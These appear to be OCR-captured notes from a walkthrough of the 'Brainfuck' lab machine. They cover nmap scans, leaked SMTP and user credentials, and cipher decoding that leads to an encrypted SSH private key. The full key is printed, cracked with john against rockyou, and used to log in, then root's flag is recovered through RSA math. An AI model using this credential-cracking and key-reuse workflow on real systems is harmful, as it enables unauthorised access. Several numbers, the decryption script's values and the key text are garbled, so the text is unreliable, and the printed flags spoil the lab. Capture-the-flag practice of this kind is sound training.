
evolution





```
143/tcp open  imap     Dovecot imapd
|_imap-capabilities: more ID LITERAL+ IDLE OK Pre-login ENABLE IMAP4rev1 post-login listed capabilities AUTH=PLAINA0001 SASL-IR have LOGIN-REFERRALS
```






```
25/tcp  open  smtp     Postfix smtpd
|_smtp-commands: brainfuck, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
```




SMTP orestis Password = kHGuERB29DNiNE







username: orestis
password: kIEnnfEKJ#9UmdO



PT: Orestis - Hacking for fun and profit
EN: Pieagnm - Jkoijeg nbw zwx mle grwsnn
KY: fuckmybrain
start with p and substract 14 for the first

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

```
┌──(root💀 kali)-[/Documents/htb/boxes/brainfuck/nmap]
└─# python
Python 2.7.18 (default, Apr 20 2020, 20:30:41)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> print ord("o");
111
>>> print ord("O");
79
>>> print ord("P");
80
>>> print ord("o");
111
>>> print ord("p");
112
>>> print ord("a");
97
>>> print ord("o")-97;
14
>>> print ord("p")-97;
15
>>> print ord("r")-97;
17
>>> print ord("i")-97;
8
>>>
```

rumkin.com/tools/cipher/otp.php

Kali Linux Kali Training Kali Tools Kali Forums Kali Doc

One Time Pad

Rumkin.com >> Web-Based Tools >> Ciphers and Codes

It is said that the one-time pad is the best cipher anywhere. It is uncr
you keep the messages short, use shorthand and abbreviations, ren
letters, never reuse a pad, and have a good enough random source

This implementation will take the letters (and letters only) from the pa
letters from your message. It leaves spaces, newlines (enters / retur
numbers, and all of the things that aren't A-Z alone. Make sure that y
long as the number of characters in your message, otherwise your m
encoded.

Decrypt

Your message:

```
Pieagnm - Jkoijeg nbw zwx mle grwsnn
```

The pad:

```
Orestis - Hacking for fun and profit
```

```
Brainfu - Ckmybra inf uck myb rainfu
```

rumkin.com/tools/cipher/vigenere-ke

Kali Linux Kali Training Kali Tools Kali Forums Kali Do

Keyed Vigenére Cipher

Rumkin.com >> Web-Based Tools >> Ciphers and Codes

Based on the simpler Vigenere cipher, this uses an alternate tablea
Key" helps decide the alphabet to use to encrypt and decrypt the m
"Passphrase" is the code word used to select columns in the tablea
using the alphabet from A to Z in order, the alphabet key puts a ser
making the cipher even tougher to break. This style of encryption is
Quagmire III.

This tool was built to play with the Kryptos codes – a set of letters t
sheet of copper at the CIA headquarters. To help you out with the c
populate the form with the K1 or K2 sections. Also, there is a Corre
where a letter was omitted (the lower-case "s" near the end).

Decrypt

Alphabet Key: - Show

Alphabet Used: **ABCDEFGHIJKLMNOPQRSTUVWXYZ** - Show Tableau

Passphrase: fuckmybrain

Your message:

```
Ufgogcbje....

Wejmvse - Fbtkgal zgb rso rnl cwihsf
```

This is your encoded or decoded text:

```
Pleeeease....

Orestis - Hacking for fun and profit
```

rumkin.com/tools/cipher/vigenere-ke

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter

Keyed Vigenére Cipher

Rumkin.com >> Web-Based Tools >> Ciphers and Codes

Search:

Based on the simpler Vigenere cipher, this uses an alternate tableau. The "Alphabet Key" helps decide the alphabet to use to encrypt and decrypt the message. The "Passphrase" is the code word used to select columns in the tableau. Instead of just using the alphabet from A to Z in order, the alphabet key puts a series of letters first, making the cipher even tougher to break. This style of encryption is also called a Quagmire III.

This tool was built to play with the Kryptos codes – a set of letters that are cut out of a sheet of copper at the CIA headquarters. To help you out with the codes, you can pre-populate the form with the K1 or K2 sections. Also, there is a Corrected K2 that shows where a letter was omitted (the lower-case "s" near the end).

Decrypt

Alphabet Key: - Show Keymaker

Alphabet Used: **ABCDEFGHIJKLMNOPQRSTUVWXYZ** - Show Tableau

Passphrase: fuckmybrain

Your message:

```
Ybgbg wpl gw lto udgnju fcpp, C jybc zfu zrrvolgp zfuz xjs rkegxfrl ojwceec J uovg :)

mnvze://10.10.10.17/8zb5ra10m915218697q1h658wfoq0zc8/frmfycu/sp_ptr
```

This is your encoded or decoded text:

```
There you go you stupid fuck, I hope you remember your key password because I dont :)

https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa
```

https://-10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/-orestis/id_rsa

decrypt RSA-key

https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa

```
┌──(root💀 kali)-[/Documents/htb/boxes/brainfuck]
└─# mv ~/Downloads/id_rsa .

┌──(root💀 kali)-[/Documents/htb/boxes/brainfuck]
└─# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6904FEF19397786F75BE2D7762AE7382

mneag/YCY8AB+OLdrgtyKqnrdTHwmpWGTNW9pfhHsNz8CfGdAxgchUaHeoTj/rh/
B2nS4+9CYBK8IR3Vt5Fo7PoWBCjAAwWYlx+cK0w1DXqa3A+BLlsSI0Kws9jea6Gi
W1ma/V7WoJJ+V4JNI7ufThQyOEUO76PlYNRM9UEF8MANQmJK37Md9Ezu53wJpUqZ
7dKcg6AM/o9VhOlpiX7SINT9dRKaKevOjopRbyEFMliP01H7ZlahWPdRRmfCXSmQ
zxH9I2lGIQTtRRA3rFktLpNedNPuZQCSswUec7eVVt2mc2Zv9PM9lCTJuRSzzVum
oz3XEnhaGmP1jmMoVBWiD+2RrnL6wnz9kssV+tgCV0mD97WS+1ydWEPeCph06Mem
dLR2L1uvBGJev8i9hP3thp1owvM8HgidyfMC2vOBvXbcAA3bDKvR4jsz2obf5AF+
Fvt6pmMuix8hbipP112Us54yTv/hyC+M5g1hWUuj5y4xovgr0LLfI2pGe+Fv5lXT
mcznc1ZqDY5lrlmWzTvsW7h7rm9LKgEiHn9gGgqiOlRKn5FUl+DlfaAMHWiYUKYs
LSMVvDI6w88gZb102KD2k4NV0P6OdXICJAMEa1mSOk/LS/mLO4e0N3wEX+NtgVbq
ul9guSlobasIX5DkAcY+ER3j+/YefpyEnYs+/tfTT1oM+BR3TVSlJcOrvNmrIy59
krKVtulxAejVQzxImWOUDYC947TXu9BAsh0MLoKtpIRL3Hcbu+vi9L5nn5LkhO/V
gdMyOyATor7Amu2xb93OO55XKkB1liw2rlWg6sBpXM1WUgoMQW50Keo6O0jzeGfA
VwmM72XbaugmhKW25q/46/yL4VMKuDyHL5Hc+Ov5v3bQ908p+Urf04dpvj9SjBzn
schqozogcC1UfJcCm6cl+967GFBa3rD5YDp3×2xyIV9SQdwGvH0ZIcp0dKKkMVZt
UX8hTqv1ROR4Ck8G1zM6Wc4QqH6DUqGi3tr7nYwy7wx1JJ6WRhpyWdL+su8f96Kn
F7gwZLtVP87d8R3uAERZnxFO9MuOZU2+PEnDXdSCSMv3qX9FvPYY3OPKbsxiAy+M
wZezLNip80XmcVJwGUYsdn+iB/UPMddX12J30YUbtw/R34TQiRFUhWLTFrmOaLab
Iql5L+0JEbeZ9O56DaXFqP3gXhMx8xBKUQax2exoTreoxCI57axBQBqThEg/HTCy
IQPmHW36mxtc+IlMDExdLHWD7mnNuIdShiAR6bXYYSM3E725fzLE1MFu45VkHDiF
mxy9EVQ+v49kg4yFwUNPPbsOppKc7gJWpS1Y/i+rDKg8ZNV3TIb5TAqIqQRgZqpP
CvfPRpmLURQnvly89XX97JGJRSGJhbACqUMZnfwFpxZ8aPsVwsoXRyuub43a7GtF
9DiyCbhGuF2zYcmKjR5EOOT7HsgqQIcAOMIW55q2FJpqH1+PU8eIfFzkhUY0qoGS
EBFkZuCPyujYOTyvQZewyd+ax73HOI7ZHoy8CxDkjSbIXyALyAa7Ip3agdtOPnmi
6hD+jxvbpxFg8igdtZlh9PsfIgkNZK8RqnPymAPCyvRm8c7vZFH4SwQgD5FXTwGQ
-----END RSA PRIVATE KEY-----
```

```
┌──(root💀 kali)-[~/Downloads]
└─# ./sshng2john.py /Documents/htb/boxes/brainfuck/id_rsa >/Documents/htb/boxes/brainfuck/brainfuck-crack

┌──(root💀 kali)-[~/Downloads]
└─# john /Documents/htb/boxes/brainfuck/brainfuck-crack --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
3poulakia!       (/Documents/htb/boxes/brainfuck/id_rsa)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:06 DONE (2021-03-28 21:37) 0.1552g/s 2226Kp/s 2226Kc/s 2226KC/sa6_123..*7¡Vamos!
Session completed
```

ssh-key : 3poulakia!

```
┌──(root💀 kali)-[/Documents/htb/boxes/brainfuck]
└─# chmod 700 id_rsa
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/brainfuck]
└─# ssh -i id_rsa orestis@brainfuck.htb
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


You have mail.
Last login: Wed May  3 19:46:00 2017 from 10.10.11.4
orestis@brainfuck:~$
```

```
orestis@brainfuck:~$ id
uid=1000(orestis) gid=1000(orestis) groups=1000(orestis),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),121(lpadmin),122(sambashare)
orestis@brainfuck:~$ ls
debug.txt  encrypt.sage  mail  output.txt  user.txt
orestis@brainfuck:~$ cat user.txt
2c11cfbc5b959f73ac15a3310bd097c9
orestis@brainfuck:~$
```

user.txt = 2c11cfbc5b959f73ac15a3310bd097c9

```
orestis@brainfuck:~$ cat encrypt.sage
nbits = 1024

password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt","w")
debug = open("debug.txt","w")
m = Integer(int(password.encode('hex'),16))

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
n = p*q
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)



c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')
orestis@brainfuck:~$
```

```
orestis@brainfuck:~$ cat output.txt
Encrypted Password: 4464191482107407193029781458985174670059347077041711180464892001839630524695612733715093608114410640528413484585139254108086265238684086976862
2438038690803472550278042463029816028777378141217023336710545449512973950591755053735796799773369044083673911035030605581144977552865771395578778515514288930832915
5182
orestis@brainfuck:~$ cat debug.txt
7493025776465062819629921475535241674460826792785520881387158343265274170009282504884941039852933109163193651830303308312565580445669284847225535166520307
7020854527787566735458858381555452648322845008266612906844847937070333480373963284146649074252278753696897245898433245929775591091774274652021374143174079
3080200791795250842279286902168919392748501633271362252702521910515425447234462728494777972628099543194745429278242631325552313761053232381371448363943425753683006
2768286377920010841850346837238015571464755074669373110411870331706974573498912126641409821855678581804467608824177508976254759319210955977053997
orestis@brainfuck:~$
```

p =
7493025776465062819629921475535241674460826792785520881387158343265274170

q =
7020854527787566735458858381555452648322845008266612906844847937070333480

e =
3080200791795250842279286902168919392748501633271362252702521910515425447

ct =
4464191482107407193029781458985174670059347077041711180464892001839630524

I used the following python code to compute the private exponent and perform decryption. It uses the extended

euclidean algorithm:

```
def egcd(a, b):
    x,y, u,v = 0,1, 1,0
    while a != 0:
        q, r = b//a, b%a
        m, n = x-u*q, y-v*q
        b,a, x,y, u,v = a,r, u,v, m,n
        gcd = b
    return gcd, x, y

def main():

    p = 1090660992520643446103273789680343
    q = 1162435056374824133712043309728653
    e = 65537
    ct =
2996045397736918955768476970950987843380547462923130443535820789 65

    # compute n
    n = p * q

    # Compute phi(n)
    phi = (p - 1) * (q - 1)

    # Compute modular inverse of e
    gcd, a, b = egcd(e, phi)
    d = a

    print( "n:  " + str(d) );

    # Decrypt ciphertext
    pt = pow(ct, d, n)
    print( "pt: " + str(pt) )

if __name__ == "__main__":
    main()
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/brainfuck]
└─# python decrypt.py                                                                                    130 ✗
n:  873061943450542420269524339311087529982483791600518349571160587159970422697829509624135727770919760163726737095730026723557679458891077938400356544917133668554739877161801869664740465726670553685912522743622820226974780988443888583759932176299727684945739700654800982460836544662623257092201816561014915197 7
pt: 2460405202940138604998029695378428707905924586788096694424666284934150700375 0
```

pt:
2460405202940138604998029695378428707905924586788

```
└─# python
Python 2.7.18 (default, Apr 20 2020, 20:30:41)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> pt: 2460405202940138604998029695378428707905924586788096694424666284934150700375 0
  File "<stdin>", line 1
    pt: 2460405202940138604998029695378428707905924586788096694424666284934150700375 0

      ^
SyntaxError: invalid syntax
>>> pt = 2460405202940138604998029695378428707905924586788096694424666284934150700375 0
>>> str(hex(pt))
'0x3665666331613564626238393034373531636536353636613330356262386566L'
>>> str(hex(pt)[2:-1])
'3665666331613564626238393034373531636536353636613330356262386566'
>>> str(hex(pt)[2:-1]).decode('hex')
'6efc1a5dbb8904751ce6566a305bb8ef'
>>> 
```

root.txt = 6efc1a5dbb8904751ce6566a305bb8ef